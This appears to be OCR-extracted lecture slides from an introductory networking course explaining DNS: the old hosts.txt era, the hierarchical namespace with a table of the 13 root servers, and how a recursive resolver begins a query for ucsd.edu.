- The Domain Name System is all of our mechanisms for translating *names* to *IP addresses*
- Why might we need a system to do this?

# DNS at 10,000 feet

- The Domain Name System is all of our mechanisms for translating *names* to *IP addresses*
- Why might we need a system to do this?
  - IP addresses are hard to remember, names are easier!
  - What's easier to remember? 75.2.44.127, or **ucsd.edu**?

# Let’s play a game!

I need five volunteers

# Let’s play a game!

I need five volunteers

- One volunteer is going to be the DNS map
- Everyone else is going to be a client
- Goals:
  - DNS mapper needs to get queries responded to in < 1s
    - Mapper gets points for # of queries sent out
  - Clients can send requests every 2s
    - Clients get points for # of correct IPs

# What was the point of that?

- What did you learn from this exercise?

# What was the point of that?

- What did you learn from this exercise?
- DNS intuition and goals
  - Many more clients than there are people that have an answer (aka DNS resolvers)
  - Clients sometimes want the same things and sometimes want different things as each other
  - Points are given for *performance*…. not necessarily being right

# A brief history lesson

## DNS back in the day

- There was a single file, called *hosts.txt*, that was run by the Stanford Research Institute for ARPANET membership
- SRI kept the main copy
  - Single place to update records (had to go through someone)
  - People would periodically download hosts.txt, that's how everyone knew what was happening
- What are some problems with this approach?

# Key issues

## DNS back in the day

- Centralization might lead to unexpected failures, performance slowdowns
- You have to *trust* SRI to do the right thing…

# DNS Intuition

## DNS Today

- Rather than centralize everything, we can *decentralize* everything
  - Build a “chain” of knowledge that starts with roots and goes down to the leaves
  - Every step of the way is a “pointer” to the next step, until you get to a final answer
- We can *recursively resolve* names to get to our final answer!
  - And you thought you’d never use recursion…

# DNS Hierarchical Namespace

DNS Root *13 root servers*


# DNS Hierarchical Namespace

## DNS Root

**Hardcoded into all systems, choose one at random**

### List of Root Servers


| HOSTNAME | IP ADDRESSES | OPERATOR |
|---|---|---|
| a.root-servers.net | 198.41.0.4, 2001:503:ba3e::2:30 | Verisign, Inc. |
| b.root-servers.net | 170.247.170.2, 2801:1b8:10::b | University of Southern California, Information Sciences Institute |
| c.root-servers.net | 192.33.4.12, 2001:500:2::c | Cogent Communications |
| d.root-servers.net | 199.7.91.13, 2001:500:2d::d | University of Maryland |
| e.root-servers.net | 192.203.230.10, 2001:500:a8::e | NASA (Ames Research Center) |
| f.root-servers.net | 192.5.5.241, 2001:500:2f::f | Internet Systems Consortium, Inc. |
| g.root-servers.net | 192.112.36.4, 2001:500:12::d0d | US Department of Defense (NIC) |
| h.root-servers.net | 198.97.190.53, 2001:500:1::53 | US Army (Research Lab) |
| i.root-servers.net | 192.36.148.17, 2001:7fe::53 | Netnod |
| j.root-servers.net | 192.58.128.30, 2001:503:c27::2:30 | Verisign, Inc. |
| k.root-servers.net | 193.0.14.129, 2001:7fd::1 | RIPE NCC |
| l.root-servers.net | 199.7.83.42, 2001:500:9f::42 | ICANN |
| m.root-servers.net | 202.12.27.33, 2001:dc3::35 | WIDE Project |

# DNS Hierarchical Namespace

**DNS Root** *13 root servers*



**TLD** **.edu, .com,** etc.,





# DNS Hierarchical Namespace

DNS Root — *13 root servers*



TLD — **.edu, .com,** etc.,






Authoritative — **ucsd.edu**

# DNS Hierarchical Namespace

DNS Root — *13 root servers*



TLD — **.edu, .com,** etc.,





Authoritative — **ucsd.edu**



Authoritative — **deepak.ucsd.edu**

# Life of a DNS query

I want to make a DNS request for ucsd.edu

Who do I talk to first?

# Life of a DNS query





I want to make a DNS request for ucsd.edu

recursive resolver

Who do I talk to first?

# Life of a DNS query



**Recursive resolver: is a piece of software (or hardware) that handles DNS resolutions and provides clients with answers.**

I want to make a DNS request for ucsd.edu

Who do I talk to first?

recursive resolver


# Life of a DNS query


recursive resolver

The resolver has never heard of ucsd.edu.

Where does it go next?


# Life of a DNS query




The resolver has never heard of ucsd.edu.

Where does it go next?


# Life of a DNS query





The resolver has never heard of ucsd.edu.

Where does it go next?


# Life of a DNS query



